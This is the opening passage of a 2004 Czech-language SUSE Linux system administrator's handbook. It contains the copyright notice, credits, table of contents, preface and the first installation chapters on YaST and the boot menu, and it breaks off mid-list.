

SUSE LINUX

PŘÍRUČKA SPRÁVCE SYSTÉMU

1. vydání 2004

Copyright ©

Toto dílo je duševním vlastnictvím společností SuSE CR, s.r.o a SUSE Linux AG.

Je možné ho kopírovat jako celek nebo jeho části při dodržení povinnosti uvést na každé kopii toto upozornění o autorských právech.

Všechny programy, obrázky a informace uvedené v těchto materiálech jsou pečlivě kontrolovány, ale ani tak není možné zcela vyloučit výskyt případných chyb. Z tohoto důvodu nejsme s to nést žádné záruky jakéhokoliv druhu za případné vzniklé škody spojené s používáním této příručky. Autoři, překladatelé, ani SuSE CR, s.r.o., resp. SUSE Linux AG neposkytují žádné záruky a nenesou odpovědnost za případné škody vzniklé používáním těchto manuálů nebo programů zde uvedených uživatelům samotným nebo třetím stranám.

Všechny názvy produktů jsou bez záruky volného používání a může se jednat o registrované obchodní značky. SuSE CR, s.r.o. se obecně řídí informacemi výrobce. Jiné, zde uvedené, produkty mohou být obchodními značkami stávajících výrobců.

Případné poznámky a komentáře směrujte na adresu suse@suse.cz

<i>Autoři:</i>	Frank Bodammer, Stefan Dirsch, Olaf Donjak, Torsten Duwe, Roman Drahtmüller, Thorsten Dubiel, Karl Eichwalder, Thomas Fehr, Stefan Fent, Werner Fink, Kurt Garloff, Carsten Groß, Andreas Grünbacher, Franz Hassels, Martin Ježek, Klaus Kämpf, Hubert Mantel, Anas Nashif, Johannes Meixner, Lars Müller, Matthias Nagorni, Peter Pöml, Siegfried Olschner, Heiko Rommel, Marcus Schaefer, Klaus Singvogel, Hendrik Vogelsang, Klaus G. Wagner, Christian Zoz
<i>Překlad:</i>	Klára Cihlářová, Martin Ježek
<i>Korektura:</i>	Jörg Arndt, Markéta Bernášková, Antje Faber, Berthold Gunreben, Roland Haidl, Daniela Hvižd'ová, Jana Jaeger, Martin Ježek, Edith Parzefall, Peter Reinhart, Thomas Rölz, Marc Rührschnack, Thomas Schraitle, Rebecca Walter
<i>Úprava:</i>	Manuela Piotrowski, Thomas Schraitle
<i>Sazba:</i>	L ^A T _E X

Contents

Predmluva	1
I Instalace	5
1 YaST– snadná instalace	7
První krok: úvodní obrazovka	8
Druhý krok: odsouhlasení automatické konfigurace	9
Třetí krok: instalace	10
Konfigurace	10
2 Pokročilá instalace	13
Spuštění instalace z CD/DVD	14
Možné problémy	14
Startovací obrazovka	14
Jazyk startovací obrazovky	15
Výběr instalačního média	15
Výběr jazyka	15
Režim instalace	16
Návrh instalace	16
NTFS souborový systém	23
Ukončení instalace	27
Nastavení hardwaru	29

3	Oprava systému	31
	Spuštění nástroje YaST System Repair	32
	Automatická oprava	32
	Vlastní nastavení	34
	Expertní nástroje	34
	Instalaci pro experty	35
	Poznámky k instalaci pro experty	36
	Vytvoření zaváděcích disket	38
	Startování systému ze zaváděcí diskety	40
	Instalace systému SuSE Linux ze sítě	43
	Jak získat místo na disku pro Linux a jak ho rozdělit	46
4	Aktualizace systému	49
	Aktualizace systému SuSE Linux	50
	Přípravy	50
	Aktualizace pomocí YaST2	51
	Manuální aktualizace	52
	Aktualizace jednotlivých balíků	53
	Od verze k verzi	53
	Změny z 7.3 na 8.0	53
	Změny z 8.0 na 8.1	54
	Změny z 8.1 na 8.2	55
	Změny z 8.2 na 9.0	56
	Změny z 9.0 na 9.1	57
	RPM – Správce balíků	60
	Ověření balíku	61
	Správa balíků – instalace, aktualizace a smazání	61
	RPM a opravy	63
	Zadání dotazu	64
	Instalace a překlad zdrojových balíků	67
	Další nástroje pro práci s archivem a databází RPM	69

II	Konfigurace	71
5	YaST – konfigurace	73
Software		75
Změnit instalační zdroj		75
Aktualizace programů on-line		76
Aktualizace systému		79
Aktualizace programů z CD		79
Správce programů		80
Hardware		82
Grafická karta a monitor (SaX2)		83
CD-ROM mechaniky		90
Tiskárna		90
Informace o hardwaru		91
Nastavení IDE DMA		91
Joystick		92
Zvolte model myši		92
Skener		92
Zvuk		94
TV karta		96
Síťová zařízení		97
Základy internetového připojení		97
Jak v Linuxu fungují modemy a ISDN modemy		99
Konfigurace síťových zařízení v programu YaST		103
Síťové služby		106
Agent přenosu pošty (MTA)		107
Síťové služby (xinetd)		109
NIS a NFS server		110
DNS a jméno počítače		110
Směrování		110
Bezpečnost a uživatelé		110
Správce uživatelů		110

Správce skupin	111
Nastavení bezpečnosti	111
Systém	114
Záloha systému	114
Obnova systému	115
Vytvořit systémovou disketu	115
Výběr časové zóny	116
Výběr jazyka	117
Výběr rozložení klávesnice	117
Editor úrovní běhu	118
Editor souborů /etc/sysconfig	119
Správce profilů	119
Rozdělování disku	121
LVM – Logical Volume Manager	127
Softwarový RAID	130
Konfigurace zavaděče	132
Různé	135
Dotaz na podporu	135
Zobrazit startovací protokol (log)	136
Zobrazit systémový protokol (log)	136
Načíst CD s ovladačem od výrobce	136
6 Startování systému	137
Startování PC	138
Master Boot Record	138
Zaváděcí sektory	138
Startování DOSu a Windows 9x	139
Možné způsoby startování	139
Mapovací soubory, GRUB a LILO	140
Startování systému se zavaděčem GRUB	141
Startovací menu	142
Vzorový soubor menu.lst	144

Soubor device.map	147
Soubor /etc/grub.conf	147
Nastavení hesla pro zavádění	148
Řešení problémů a další zdroje informací	150
Startování systému se zavaděčem LILO	150
Základy	151
Konfigurace	152
Instalace a odinstalace LILO	156
Odinstalace zavaděče LILO nebo GRUB	157
Obnova MBR (DOS, Win9x/ME, OS/2)	157
Obnova MBR v Windows XP	157
Obnova MBR v Windows 2000	158
Zavedení systému Linux po obnovení MBR	158
Vytvoření startovacího CD	159
Startovací CD s ISOLINUXem	159
7 Systém X Window	161
O verzi XFree86 4.x	163
XF86Config – konfigurační soubor	164
Používání TrueType písem	169
Nastavení vstupních zařízení	172
3D akcelerace	173
Instalace a konfigurace fontů	174
Detaily o systému písem	175
Xft	175
Vybrané parametry příkazu fc-list	177
X11 Core písma	178
CID-keyed písma	179
Konfigurace OpenGL/3D	179
Podpora hardwaru	179
OpenGL ovladač	180
Diagnostický nástroj 3Ddiag	181
Testovací programy pro OpenGL	182
Možné problémy	182
Instalační podpora	182
Podrobná online dokumentace	182

8 Tisk	185
Základy tisku	186
Hardwarové a softwarové předpoklady pro tisk	190
Základní požadavky	190
Výběr vhodného ovladače pro tiskárnu	190
Poznámka ke GDI tiskárnám	191
Nastavení tiskárny pomocí YcST	192
Tiskové fronty a konfigurace	192
Základy konfigurace v YcST: Základy	193
Automatická konfigurace	195
Ruční konfigurace	195
Konfigurace aplikací	197
Tiskový systém CUPS	198
CUPS	198
IPP a server	198
Konfigurace CUPS serveru	199
Sít'ové tiskárny	199
Interní zpracování požadavku	200
Tipy & Triky	202
Tisk z aplikací	203
CUPS programy pro příkazovou řádku	204
Správa lokálních front	204
Správa vzdálených front	207
Příkazy při řešení problémů	207
Tisk v TCP/IP síti	208
Terminologie	208
Rychlá konfigurace klienta	209
Protokoly pro tisk v TCP/IP sítích	210
Filtrování na sít'ových tiskárnách	215
Možné problémy	220
Tiskové servery podporující LPD i IPP	224

9 Další informace k tisku	227
Lokální připojení tiskárny	228
Paralelní port	228
USB port	231
Tiskárna přes infračervený port	232
Sériový port	233
Manuální nastavení LPRng a lpdfilter	235
Tiskový spooler LPRng	235
Tisk z aplikací	236
LPRng programy pro příkazovou řádku	236
Správa lokálních front	237
Správa vzdálených front	239
Řešení problémů	240
Tiskové filtry v tiskovém systému LPRng a lpdfilter	241
Konfigurace tiskového filtru	243
Vlastní doplňky k tiskovému filtru	243
Hledání chyb v tiskovém filtru	249
Něco o Ghostscriptu	251
Práce s a2ps	254
Konfigurace aplikací	256
Úprava PostScriptu pomocí psutils	256
psnup	258
pstops	258
psselect	259
Použití Ghostscriptu k prohlížení výstupu	260
O kódování ASCII textu	261
Pokusný text	261

10 Notebooky a SUSE LINUX	263
PCMCIA	264
Hardware	264
Software	264
Konfigurace	265
Problémové notebooky	266
Instalace pomocí PCMCIA	269
Další nástroje	269
Překlad podpory PCMCIA	269
SCPM – Správa profilů	270
Základní terminologie	271
YaST Správce profilů a další dokumentace	271
Nastavení SCPM	272
vytváření a přepínání profilů	273
Přepínání mezi profily	274
Rozšířené nastavení	274
Volba profilu při startu	276
Problémy a jejich řešení	277
Připojení přes IrDA (Infrared Data Association)	279
Software	279
Bluetooth – bezdrátové připojení	281
Profil	281
Software	282
Konfigurace	282
Systémové komponenty a programy pro práci s Bluetooth	283
Propojení počítačů R1 a R2	285
Datový transfer z mobilního telefonu na počítač	286
Řešení možných problémů	286
Další informace	288
Další informace	288

11 APM a ACPI – správa napájení	289
Základy	290
Šetření spotřeby	290
APM	291
APM démon (apmd)	292
Další příkazy	293
ACPI	293
ACPI v praxi	296
ACPI démon (acpid)	298
Možné problémy	299
Zastavení disku	300
Balík powersave	302
Konfigurace powersave	302
Konfigurace APM a ACPI	303
Možné problémy	305
 III Systém	 309
12 SUSE LINUX na AMD64	311
64 bitový SUSE LINUX pro AMD64	312
Hardware	312
Software	312
Instalace 32-bitového softwaru	313
Vývoj pro 64 bitovou platformu	313
Další informace	313
 13 Linuxové jádro	 315
Update jádra	316
Zdrojové texty jádra	317
Moduly jádra	318
Práce s moduly	318
Soubor /etc/modprobe.conf	319

Kmod – (angl. <i>Kernel Module Loader</i>) – zavaděč modulů jádra	319
Konfigurace jádra	320
Konfigurace z příkazové řádky	320
Konfigurace v textovém módu	321
Konfigurace pod X Window	321
Nastavení konfigurace jádra	321
Překlad jádra	321
Instalace jádra	323
Zhotovení startovací diskety	324
Úklid po překladu jádra	324
14 Zvláštnosti SUSE Linuxu	325
Linuxové standardy	326
FHS (File System Hierarchy Standard)	326
LSB (Linux Standard Base)	326
teTeX — T _E X v SUSE LINUXu	326
Prostředí příkladů pro FTP a HTTP	326
Nápověda k některým zvláštním balíčkům	327
Balíček bash a /etc/profile	327
Balíček cron	327
Soubory ze záznamy — balíček logrotate	328
Manuálové stránky	330
Příkaz ulimit	330
Příkaz free	331
Soubor /etc/resolv.conf	331
Startování z ramdisku	331
Princip	332
Postup startování se startovacím ramdiskem	332
Zavaděče	333
Použití startovacího ramdisku v SUSE LINUXu	334
Možné potíže při optimalizovaném překladu jádra	335
Výhled	335

Program linuxrc	336
Hlavní menu	336
Systémové informace	337
Zavedení modulů	338
Systém / Start instalace	339
Záchranný systém SuSE	340
Lokální přizpůsobení	346
15 Startování SUSE LINUXu	349
Program init	350
Úrovně běhu	350
Změna úrovně běhu	352
Init skripty	353
Vkládání skriptů	355
YaST Editor úrovní běhu	357
SuSEconfig a /etc/sysconfig	359
YaST sysconfig Editor	360
IV Síť	363
16 Linux v síti	365
TCP/IP – Linuxem používaný protokol	366
Přenosový model	368
IP adresy a směrování	370
Domain Name System	373
IPv6 – Internet další generace	375
Proč je třeba nový internetový protokol?	375
Stavba IPv6 adresy	376
IPv6 – síťové masky	378
Další odkazy k IPv6	379
Připojení k síti	380
Příprava	380

Konfigurace pomocí YaST	380
PCMCIA	382
Konfigurace IPv6	382
Manuální konfigurace sítě	382
Konfigurační soubory	383
Startovací skripty	388
Směrování a SuSE Linux	389
DNS – doménová jména	391
Spuštění nameserveru BIND	391
Konfigurační soubor /etc/named.conf	392
Příkladová konfigurace DNS	399
LDAP — adresářové služby	404
LDAP versus NIS	405
Struktura adresářového stromu LDAP	406
Konfigurace LDAP serveru v souboru slapd.conf	408
Správa dat v LDAP adresáři	412
Konfigurace LDAP pomocí programu YaST	415
Další informace	416
NIS – uživatelé v síti	418
NIS-pán a otrok, master/slave	418
Nastavení NIS klienta v YaST	419
Ruční nastavení NIS klienta	420
Primární a sekundární NIS server	421
NFS – distribuované souborové systémy	422
Importování souborových systémů pomocí YaST2	422
Ruční import souborových systémů	423
Exportování souborových systémů v YaST	423
Ruční export souborových systémů	424
DHCP – dynamická síť	426
DHCP protokol	426
DHCP softwarové vybavení	426
DHCP server dhcpd	427

Počítač s pevnou IP adresou	428
Další informace	429
xntp – synchronizace času s xntp	430
Nastavení v síti	430
Nastavení typu lokálního času	431
17 Webový server Apache	433
Základy	434
Webový server	434
HTTP	434
URL	434
Automatický výstup výchozí stránky	435
Co je Apache?	436
Nejpopulárnější webový server	436
Rozšiřitelnost	436
Přizpůsobitelnost	436
Stabilita	436
Funkce	436
Základy	437
Odlišnosti Apache 1.3 od Apache 2	438
Přehled	438
Co je vlákno (thread)?	438
Vlákna a procesy	439
Závěr	439
Instalace	440
Výběr balíků v programu YaST	440
Aktivace Apache	440
Moduly pro aktivní obsah	440
Další doporučené balíky	440
Instalace modulů pomocí apxs	441
Nastavení	442
Konfigurace pomocí skriptu SuSEconfig	442

Ruční nastavení	443
Používání Apache	447
Kam se mají uložit stránky a skripty?	447
Stav Apache	447
Aktivní obsah	448
Přehled	448
Interpretr skriptů jako modul kontra CGI	448
SSI	449
CGI	449
Co je CGI?	449
Výhody CGI	449
GET a POST	449
Jazyky pro CGI	450
Kde jsou uloženy skripty?	450
Vytváření aktivních obsahů pomocí modulů	451
Moduly pro skriptovací jazyky	451
mod_perl	451
mod_php4	454
mod_python	454
mod_ruby	455
Virtuální počítače	456
Přehled: virtuální servery	456
Virtuální server založený na jménu	456
Virtuální server založený na IP	457
Vícenásobné instance Apache	458
Bezpečnost	460
Minimalizace rizika	460
Přístupová práva	460
Aktualizace	461
Možné problémy	462
Další dokumentace	463
Apache	463
CGI	463
Bezpečnost	463
Další zdroje	464

18 Postfix	465
Architektura	466
Základní pojmy	466
Fronty	466
Master proces	466
Manažer front (queue manager)	467
Bezpečnost	467
Konfigurace	467
Nastavení YaST	467
Nastavení chování skriptu SuSEconfig	468
Ruční konfigurace	468
MDA	473
Další informace	473
19 Synchronizace souborů	475
Programy pro datovou synchronizaci	476
InterMezzo	476
Unison	476
CVS	477
mailsync	477
Určení faktorů pro výběr programů	477
Client-Server vs. Peer-to-Peer	477
Přenositelnost	478
Interaktivní vs. automatický	478
Rychlost	478
Konflikty	478
Výběr a vkládání souborů	479
Datové svazky a požadavky na disk	479
GUI	479
Uživatelská přívětivost	479
Bezpečnost	480
Ochrana proti ztrátě dat	480

Úvod do InterMezzo	480
Architektura	480
Konfigurace InterMezzo serveru	481
Konfigurace InterMezzo Clients	482
Řešení problémů	483
Úvod do Unison	483
Použití	483
Požadavky	483
Používání Unison	484
Další informace	485
Úvod do programu CVS	486
Použití	486
Konfigurace CVS serveru	486
Používání CVS	487
Další informace	488
Úvod do mailsync	488
Použití	488
Konfigurace	489
Možné problémy	491
Další informace	491
20 Heterogenní síť	493
Samba – komunikace mezi Linuxem a Windows	494
Migrace na Sambu verze 3	494
Instalace a konfigurace serveru	495
Sdílení	496
Samba jako přihlašovací server	499
Instalace klienta	501
Optimalizace	501
Netatalk	503
Konfigurace souborového serveru	504
Konfigurace tiskového serveru	507

Spouštění serverů	507
Emulace Netware pomocí MARSNWE	509
Spuštění emulátoru Netware MARSNWE	509
Konfigurační soubor /etc/nwserv.conf	509
Přístup na servery Netware a jejich administrace	512
IPX směrování pomocí ipxrip	512
21 Internet	513
Program smpppd	514
Programy pro vytáčené připojení	514
Konfigurace smpppd	514
Programy kinternet a cinternet a vzdálené použití	515
Digitální linky ADSL nebo T-DSL	515
Situace u nás	516
Výchozí konfigurace	516
DSL připojení a vytáčení na požádání	517
Proxy server	518
Co je to proxy cache?	518
Informace o proxy-cache	519
Systémové požadavky	520
Spuštění squidů	521
Konfigurační soubor /etc/squid/squid.conf	523
Konfigurace transparentní proxy	527
Squid a další programy	530
Další informace o squidů	535
22 Bezpečnost v síti	537
Maškaráda a firewall	538
Výchozí předpoklady	538
Jak pracuje firewall	539
SuSEfirewall2 – ruční konfigurace	539
SSH (Secure Shell) — bezpečná alternativa k telnetu	541
Balíček OpenSSH	541

ssh	542
scp	542
sftp	543
SSH démon (sshd) – strana serveru	543
Mechanismus ověřování pomocí SSH	544
X server, ověřování a přeposílací mechanismy	545
Síťové ověřování — Kerberos	546
Terminologie	547
Jak Kerberos pracuje	548
Pohled uživatele na Kerbera	550
Další informace	551
Instalace a správa Kerbera	552
Volba domén Kerberos	552
Nastavení KDC hardwaru	552
Synchronizace času	554
Nastavení záznamů	555
Instalace KDC	555
Nastavení klienta Kerberos	557
Vzdálená správa Kerbera	560
Vytvoření Kerberos instance počítače	562
Povolení podpory PAM pro Kerberos	562
Konfigurace SSH pro ověřování pomocí Kerberos	563
Použití LDAP a Kerberos	564
Linux a bezpečnost	566
Základy	566
Lokální zabezpečení	568
Bezpečnost v síti	572
Nástroje	574
Aktuální informace o bezpečnosti SUSE LINUXu	579
Všeobecné zásady na závěr	580

V Technická podpora 581

23 Podpora a služby SUSE 583

Podpora a služby	583
60ti denní instalační podpora	583
Bez registrace vám nejsme s to poskytovat instalační podporu! . . .	583
Postup registrace	584
Rozsah instalační podpory	587
Jak urychlit čekání na odpověď	589
Jak kontaktovat oddělení pro podporu klientů	590
Služby zákazníkům	591
Poradenství a samostatné projekty	592
Školení	593
Zpětná vazba	593
Další služby	593

VI Přílohy 595

A Strom adresářů 597

Přehled	597
Důležité adresáře	597

B Důležité soubory 601

Dulezite soubory	601
Soubory zařízení v adresáři /dev	601
Diskety a pevné disky	601
Mechaniky CD	601
Páskové mechaniky	602
Myši	602
Modemy	603
Sériová rozhraní	603
Paralelní rozhraní	603
Speciální zařízení	604
Konfigurační soubory v adresáři /etc	604
Skryté konfigurační soubory v domovském adresáři	605

C	Souborové systémy	607
	Glosář	608
	Hlavní souborové systémy Linuxu	608
	Ext2	608
	Ext3	609
	ReiserFS	611
	JFS	611
	XFS	612
	Některé další podporované souborové systémy	613
	Podpora souborů větších než 2 GB	614
	Další informace	615
D	ACLs v Linuxu	617
	Výhody ACLs	618
	Definice	619
	Používání ACLs	619
	Struktura ACL položek	619
	ACL položky a přístupové bity	620
	Adresář s ACL přístupem	621
	Adresář s výchozími ACL	624
	ACL kontrolní algoritmus	627
	Výhledy	627
E	Manuálová stránka e2fsck	629
F	Manuálová stránka reiserfsck	633
G	GNU General Public License	637

Předmluva

Nejdůležitější je najít požadované informace a hlavně, najít je rychle. Z tohoto důvodu jsme pro vás připravili tuto příručku obsahující základní přehled o systému, jeho nastavení některých nejdůležitějších a nejčastěji používaných aplikacích jakými jsou např. Apache či Kerberos.

Aby pro vás byla orientace co nejsnadnější, setřídili jsme jednotlivé kapitoly do modulů podle témat.

- Instalace – Detaily o instalaci a nastavení např. LVM nebo RAIDového pole
- Konfigurace – Nastavení zavaděče, X Window systému, tisku a mobilních zařízení
- Systém – Detailnější informace o systému a možnostech jeho nastavení např. parametrů jádra a startování
- Síť – Část věnující se síťovým nastavením a aplikacím
- Přílohy – Krátké přehledy všeho, co by se vám mohlo hodit

Digitální verze manuálů jsou přístupné prostřednictvím SuSE help systému pod položkou SuSE Linux. Digitální verzi českého manuálu si můžete stáhnout také z našeho FTP serveru z adresáře:

`ftp://ftp.suse.cz/pub/suse/doc`

Novinky v Příručce správce systému

V tomto seznamu najdete změny oproti předchozí verzi:

- Optimalizace kapitoly o webovém serveru Apache pro verzi 2 viz.
Webový server Apache na straně 433
- Optimalizace kapitoly o Sambě pro verzi 3 viz.
Samba – komunikace mezi Linuxem a Windows na straně 494
- Optimalizace kapitoly věnující se tisku pro systém CUPS
- Tyto části jsou nové:
 - ▷ Nová část pojendávající o Bluetooth viz.
Bluetooth – bezdrátové připojení na straně 281
 - ▷ Popis funkcí a nastavení powersave viz. *Balík powersave* na straně 302
 - ▷ Úvod do systému používání písem viz. *Instalace a konfigurace fontů* na straně 174
 - ▷ Příloha věnovaná ACLs v Linuxu

Nejdůležitější zdroje informací

Hlavním problémem jakéhokoliv uživatele je nalezení odpovědí na problémy. Zde jsou uvedeny některé z informačních zdrojů, které vám mohou pomoci:

- Systém nápovědy, který obsahuje SuSE Linux s názvem **SUSE Help**. Spustit ho můžete např. pomocí menu v KDE nebo příkazem `susehelpcenter` z příkazové řádky
- Když používáte příkazovou řádku, pak používejte **manuálové stránky**, např. `man man`
- **Dokumentaci** k většině programů naleznete v adresáři `/usr/share/doc/název_balíku/`
- Používejte elektronickou verzi **tištěné dokumentace**. Velmi se hodí při vyhledávání klíčových slov
- Používejte internetové zdroje (`portal.suse.com` a vyhledávače, např. `http://www.google.com`)

Poděkování

Na titulní stránce této knihy najdete seznam lidí, kteří se podíleli na tvorbě této knihy. Rádi bychom samozřejmě poděkovali všem, kdo se podíleli na vydání nové verzi SUSE LINUXu.

Samozřejmě děkujeme řadě vývojářů, kteří se podílejí na vývoji operačního systému Linux. Děkujeme jim za jejich skvělou práci — bez nich by naše distribuce nemohla existovat. Také děkujeme Franku Zappovi, Pawar a Sněhurce.

A poslední a zároveň největší dík patří panu Linusi Torvaldsovi.

Have a lot of fun!

Váš SuSE Team

V této příručce se používá následující typografická konvence:

Zápis	Význam
YdST	Název programu
/etc/passwd	Název souboru nebo adresáře, odkazu apod.
PATH	Proměnná prostředí s názvem PATH
192.168.1.2	Hodnota proměnné
ls	Názvy příkazů
user	Označení uživatele
earth:~ # ls	Zadáání příkazu ls v konzoli uživatele root na počítači earth
newbie@earth:~ > ls	Zápis příkazu ls v konzoli uživatele newbie v domovském adresáři na počítači earth
C:\> fdisk	DOSová výzva s příkazem fdisk
(Alt)	Tuto klávesu stiskněte, další klávesa, kterou je třeba stisknout je oddělena mezerou
(Ctrl) + (Alt) + (Del)	Klávesy, které je třeba stisknout zároveň jsou oddělovány znaménkem `+`
"Permission denied"	Systémová hlášení
'Instalovat/Odebrat balíky'	Menu, tlačítka, záložky apod.
☞ <i>Startování</i>	Odkaz na Slovník pojmů v Uživatelské příručce

Part I

Instalace

YaST– snadná instalace

Jednodušší už to asi nebude: v optimálním případě bude stačit **několik kliků** pro kompletní instalaci systému SuSE Linux na váš počítač. Bližší informace o možnostech nastavení získáte v kapitolách *Pokročilá instalace* na straně 13 a *Poznámky k instalaci pro experty* na straně 36.

První krok: úvodní obrazovka	8
Druhý krok: odsouhlasení automatické konfigurace	9
Třetí krok: instalace	10
Konfigurace	10

První krok: úvodní obrazovka

Zapněte počítač a veškerý připojený hardware a ihned vložte CD 1 (analogicky platí i pro DVD) do mechaniky. Následně se zobrazí úvodní obrazovka, kde máte na výběr z následujících možností:

Boot from Harddisk – spustí systém nainstalovaný na pevném disku.

Installation – spustí instalaci. Tuto volbu byste měli použít

Installation – ACPI Disabled – SuSE Linux obsahuje podporu ACPI, která je v nové řadě jader. Nicméně to může u některých hardwarových konfigurací vést k problémům. Pokud tedy váš počítač při startu zamrzne nebo se špatně inicializují PCI karty, pak použijte tuto volbu

Installation – Safe Settings – pokud vaše předchozí instalace neproběhla v pořádku, pak zkuste nainstalovat SuSE Linux touto volbou, kde jsou vypnuty APM, ACPI a DMA pro IDE

Manual Installation – je určena pro profesionály, kteří chtějí před instalací upravovat různé parametry systému. Používejte pouze pokud již máte s Linuxem předchozí zkušenosti

Rescue System – určeno pro opravu systému. Toto je volba pouze pro experty, kteří ovládají práci s příkazovou řádkou

Memory Test – provádí test operační paměti a procesoru. Pokud vám instalace padá, měli byste si rozhodně nechat zkontrolovat tímto programem hardware

Do řádku boot options můžete dopsat potřebné volby pro jádro operačního systému, které budou při startu vyhodnoceny. Podrobnější informace o přípustných volbách naleznete po stisku (F1). Do českého jazyka tuto nabídku včetně nápovědy přepnete pomocí klávesy (F4).

Poznámka

Pokud váš počítač nezavede systém z CD nebo DVD, přečtěte si *Poznámky k instalaci pro experty* na straně 36.

Poznámka

Druhý krok: odsouhlasení automatické konfigurace

Po zavedení systému z CD nebo DVD se spustí instalátor YaST. Zde si můžete vybrat jazyk pro instalaci. Podle zvoleného jazyka bude automaticky nastaveno rozložení klávesnice. Poté YaST zkontroluje váš systém. Pokud jste již instalovali dřívější verzi SuSE Linux, následující dialog se vás zeptá, zda chcete stávající systém aktualizovat, nebo provést novou instalaci.

Pokud dosud není Linux nainstalován na vašem systému nebo jste zvolili novou instalaci, zkontroluje YaST veškeré hardwarové vybavení počítače a zobrazí výsledek hledání jako seznam v dialogu. Navíc je zde zobrazen také návrh rozdělení pevného disku (včetně případného zmenšení oddílu Windows) a typ zvolené instalace. Pokud instalujete Linux poprvé v životě, pak byste měli přijmout návrh systému, který je obvykle vhodný.

Po kontrole systému máte možnost upravit následující návrhy k instalaci:

Systém Informativní výpis vaší hardwarové konfigurace

Mód Ponechte implicitní hodnotu 'Nová instalace'

Rozložení klávesnice V této položce můžete určit, zda budete chtít používat standardní qwertz klávesnici, nebo programátorskou qwerty, případně jinou. Standardní nastavení je České (qwertz).

Myš Je vypsán zjištěný typ myši.

Rozdělování disku Zde vám systém navrhne, jakým způsobem rozdělit disky. Pokud máte v počítači Windows, pak je také uvedeno, jak moc budou stávající diskové oddíly zmenšeny. Při první instalaci byste měli tento návrh přijmout. Když chcete dělit diskové oddíly ručně, pak se podívejte na *Rozdělování disku* na straně 121.

Software Přednastavený je standardní systém s kancelářskými aplikacemi. Začínajícím uživatelům se doporučuje neměnit toto nastavení a instalovat další software teprve později, kdy se blíže seznámí se systémem.

Spouštění Určuje, kam SuSE Linux nainstaluje zavaděč. Standardní volbou je MBR na prvním disku.

Časové pásmo Určuje nastavení místního času. Pro české prostředí by mělo být nastaveno Evropa/Česká republika a aktuální čas.

Jazyk Zde je uveden jazyk použitý pro instalaci a běh systému. Pro české prostředí by zde mělo být *Čeština*.

Výchozí úroveň běhu Výchozí nastavení je úroveň 5 – spuštění do grafického režimu.

Tip

Konfiguraci systému můžete změnit i po instalaci, kdy se se systémem blíže seznámíte. Není třeba vše provádět nyní.

Tip

Pokud vám nevyhovuje některé nastavení, stačí kliknout na záhlaví dané položky a její nastavení upravit podle potřeby. Po provedení změn se vždy vrátíte k tomuto dialogu a stiskem 'Přijmout' můžete pokračovat v instalaci.

Upozornění

Pokud byl hardware správně detekován, nemusíte na nastavení nic měnit. Jestliže provádíte změny ve spouštění, rozdělování disků nebo nastavení hardwaru, pak byste měli přesně vědět co děláte!

Upozornění

Třetí krok: instalace

Kliknutím na 'Ano, instalovat' v zeleném dialogu spustíte instalaci se současným nastavením. Nyní již záleží pouze na výkonu počítače. Za zhruba 15 minut získáte systém s 350ti programovými balíky. Během instalace můžete sledovat prezentaci některých aplikací, které se nainstalují na váš počítač. Můžete si také kliknout na 'Detaily', pokud chcete mít podrobný přehled o průběhu instalace. Po instalaci 1. CD je třeba restartovat počítač. Po restartu vyjměte CD z mechaniky nebo z nabídky vyberte 'Boot from Harddisk'.

Konfigurace

V průběhu instalace nastavíte ještě některá důležitá nastavení systému SuSE Linux. Nejdříve nastavíte heslo pro administrátora systému (uživatel *root*). Tento uživatel je programem YaST vytvořen vždy a potřebujete ho pro správu systému. Po dokončení instalace musíte ještě provést tři důležitá nastavení předtím, než budete s to pracovat se systémem.

Figure 1.1: Návrh instalace

Upozornění

Nezapomeňte heslo uživatele `root`, protože pouze jako uživatel `root` můžete provádět změny v konfiguraci systému a instalovat/odinstalovat programové vybavení.

Upozornění

Jestliže byl během instalace nalezen modem, síťová karta nebo jiný podobný hardware, lze ho nastavit, aby se připojil na Internet nebo do lokální sítě (LAN). Díky tomu budete mít během zbývajících částí instalace přístupné různé on-line služby.

Například budete schopni ihned provést aktualizaci programů on-line. Systém tak bude obsahovat poslední aktualizace systému.

Pokud se připojíte do místní sítě, můžete nastavit adresářové služby jako např. NIS. YaST poté nastaví systém tak, že se nebudou lokálně spravovat uživatelé. Toto je obvyklý případ podnikových pracovních stanic, které se spravují centrálně. Pokud nenastavíte tyto služby, můžete vytvořit běžné uživatele na vašem systému.

Další dialogy zobrazují nalezený monitor, grafickou kartu a další hardware (tiskárnu, zvukovou kartu atd.). Pokud je to nutné, změňte doporučené hod-

noty rozlišení a barevnou hloubku. Navíc máte možnost provést konfiguraci dalšího hardwaru, nebo to nechat na pozdější dobu. Většina zařízení je automaticky rozpoznána a jejich konfigurace je přednastavena, takže stačí pouze potvrdit nastavení. Po dokončení posledního kroku se spustí váš nově instalovaný systém SuSE Linux a můžete ho začít používat.

Pokročilá instalace

V této kapitole najdete podrobnější popis průběhu grafické instalace a informace o dalších možnostech nastavení instalace.

Spuštění instalace z CD/DVD	14
Startovací obrazovka	14
Výběr jazyka	15
Režim instalace	16
Návrh instalace	16
Ukončení instalace	27
Nastavení hardwaru	29

Spuštění instalace z CD/DVD

Vložte instalační CD nebo DVD do mechaniky. Pak restartujte počítač. Při restartu se v BIOSu svého počítače ujistěte, že máte nastavení spouštění operačního systému z CD nebo DVD.

Možné problémy

CD mechanika není schopná načíst systém z CD. V takovém případě použijte ke startu CD 2, které obsahuje obraz o velikosti 2.88 MB, který nedělá problémy ani starším systémům. Možné příčiny, proč se systém z CD nespustil mohou být následující:

- Nenastavili jste startování z CD v BIOSu. Informace o nastavení BIOSu najdete v příručce své základní desky.
- Pokud jde o SCSI mechaniku, musíte provést nastavení v SCSI BIOSu.
- U velmi starých mechanik může dojít k tomu, že vaše mechanika není podporována.

Další informace o řešení problému při spuštění instalace najdete v části *CD-ROM* na straně 36.

Startovací obrazovka

Jako první nabídka je umístěna položka "Boot from Hard Disk". Toto nastavení bylo zvoleno z důvodů možnosti zapomenutí média při instalaci. Při instalaci dochází k restartu systému, aby mohlo být spuštěno jádro nainstalované na disk.

Než se automaticky spustí start systému z disku, můžete si pomocí kláves vybrat typ instalace. Pokud si nejste jistí, kterou nabídku máte zvolit, startovací sekvenci můžete zastavit stisknutím libovolné klávesy mimo **(Enter)**. Pomocí šipek vyberte typ instalace a výběr potvrďte stisknutím klávesy **(Enter)**.

Ve startovací nabídce se nachází několik možností:

Boot from Hard Disk
Spuštění již nainstalovaného systému

Installation

Spuštění standardní instalace

Installation – ACPI Disabled

Spuštění systému bez ACPI (Advanced Configuration and Power Interface)

Installation – Safe Settings

Spuštění systému se zakázanými funkcemi DMA, ACPI a APM

Manual Installation

